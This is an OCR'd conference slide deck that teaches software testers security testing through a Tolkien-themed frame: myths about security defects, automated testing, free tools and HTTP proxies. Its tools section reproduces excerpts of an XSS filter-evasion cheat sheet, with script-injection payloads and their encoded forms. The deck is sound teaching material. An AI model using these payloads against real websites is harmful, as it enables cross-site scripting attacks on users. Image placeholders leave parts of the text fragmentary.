Lessons From the Necromancer

Testing Lessons Perfected in Mordor


Paco Hope


@pacohope

paco@cigital.com

About Me

- Software Security Consultant 14 years
  - Software security: code, design, risk
  - Financial, gaming, retail
  - Source code, architecture, security testing
- (ISC)² European Advisory Council
  - CISSP Exam author
  - CSSLP Exam author





@pacohope

Cigital
BUILDING SECURITY IN

(ISC)²®



So you want
to take over
the world...

Myth and Magic

Myth 1

Security Defects are Different

Pervasiveness



Security, like other NFRs, is cross-cutting & emergent

One bug/flaw can ripple across the whole system


Security Defects Can Be Different
Some Functional Defects:
"we mean to do X,
but instead we do Y"
Some Security Defects:
"we do X just like we intend to.
As a side-effect, Y, which is bad."

Security Testing Paradoxes

- One defect report?
  - Might have hundreds of test cases
- Hundreds of defect reports?
  - Might get fixed in one place
- Goldilocks Principle
  - Probably somewhere in the middle

More Alike Than Different

Security and Functional Defects have the same attributes:

- Input / context
- Expected behaviour
- Output / result
- Impact

Myth 2

Security Testers Can Do Special Things

Using Software While in Mid-Air

Myth: Security testers can find defects that testers can't find

Reality: Testers can usually test features that security testers cannot reach

Probably a functional tester


Security And The Front Door

Security testers often:

- Are time boxed
- Lack domain expertise
- Lack use case awareness
- Lack tools / access

Result:

- Low impact
- Low coverage
- Shallow coverage
- Poor explanations



Myth 3

You Need a Magic Wand

Supplies


HORIZONT
ALLEY SW1
CITY OF LONDON


MAINLAND
N
NORTH MOOR
SOUTH MOOR
KEY BAY
CASTLE KEY

Supplies

Test Inputs and
Test Harnesses

Logs and
Profiling Info

User Stories
Use Cases
Requirements

There *Are* Some Security Tools

- We will talk about some soon…
- You can make major impacts without fancy tools
- None of it is rocket surgery

thinkgeek.com


So you want
to take over
the world...

Principle 1

Orcs, Not Elves

elf |ɛlf|

noun (pl.**elves** |ɛlvz|)
a supernatural creature of folk tales, typically represented as a small, delicate, elusive figure in human form with pointed ears, magical powers, and a capricious nature.

Elf

- Capricious
- Friendly
- Magical
- Not real


orc |ɔ:k|

noun (pl.**orcs** |ɔ:kz|)
a dumb brute with a single-minded purpose of malevolent destruction.


Orc

- Stupid
- One blunt tool
- Not a big deal when alone
- Deployed in hoardes

Denial of Service



Offline Crypto



Get Some Orcs

Putting Orcs To Work

- Write a program to generate security input data
- Write a program to check if it works
- Run an attack unattended
- Test every possible password

Principle 2

No Gold Required


Free Potions and Spells

- Many tools free, as in beer
- Most automate for you
- Cheat sheets
- Tutorials

- OWASP
  - What to find
  - Tips to do it right
- CVSS
  - Scoring security issues
- Kali Linux
  - Pre-built, bootable
  - Rich tool chain

Free Spells

- OWASP
- Twitter
- Mailing lists
- etc.



Escaping JavaScript escapes

When the application is written to output some user information inside of a JavaScript like the following: <SCRIPT>var a="$ENV{QUERY_STRING}";</SCRIPT> and you want to inject your own JavaScript into it but the server side application escapes certain quotes you can circumvent that by escaping their escape character. When this is gets injected it will read <SCRIPT>var a="\\";alert('XSS');//";</SCRIPT> which ends up un-escaping the double quote and causing the Cross Site Scripting vector to fire. The XSS locator uses this method.:

```
\";alert('XSS');//
```

End title tag

This is a simple XSS vector that closes <TITLE> tags, which can encapsulate the malicious cross site scripting attack:

```
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

INPUT image

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

BODY image

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

IMG Dynsrc

```
<IMG DYNSRC="javascript:alert('XSS')">
```

IMG lowsrc

```
<IMG LOWSRC="javascript:alert('XSS')">
```

ha.ckers

XSS (Cross Site Scripting) Cheat Sheet Calculator
Esp: for filter evasion

By RSnake

Note: this is a simple calculator for doing basic transformation functions that are regularly useful for XSS. If you need something more robust, please consider using Hackvertor.

Character Encoding Calculator

ASCII Text:

<IMG SRC= onmouseover="alert('xxs')">

Encode Clear

Hex Value:

URL:

%3C%49%4D%47%20%53%52%43%3D%20%6F%6E%6D%6F%75%73%65%6F%76%

Decode Hex to ASCII

HTML (with semicolons):

<IMG SRC= &#x

Decode Hex Entities to ASCII

mal Value:

HTML (without semicolons):

&#60&#73&#77&#71&#32&#83&#82&#67&#61&#32&#111&#110&#109&#

Decode Dec to ASCII

Base64 Value (a more robust base64 calculator can be found here)

Base64:

PElNRyBTUkM9IG9ubW91c2VvdmVyPSJhbGVydCgneHhzJykiPg==


Decode Base64


Principle 3
Use a Crystal Ball

HTTP Proxies


Standard technique, used for lots of reasons

- Speed up Internet access
- Filter undesirable or malicious content
- Prevent data leakage
- Provide anonymity




Crystal Ball: Scrying Data

- Don't just sit there, change something
- Even "secure" connections can be proxied



Crystal Ball: All Seeing Eye

Monitor, intercept, and rewrite traffic in your local proxy



Principle 4

Use a Spell Book


Rituals

- Casting spells (Commands)
- Crystal scrying (Scanning)
- Poison pills (Malicious input)
- Animating the dead (Simulations)

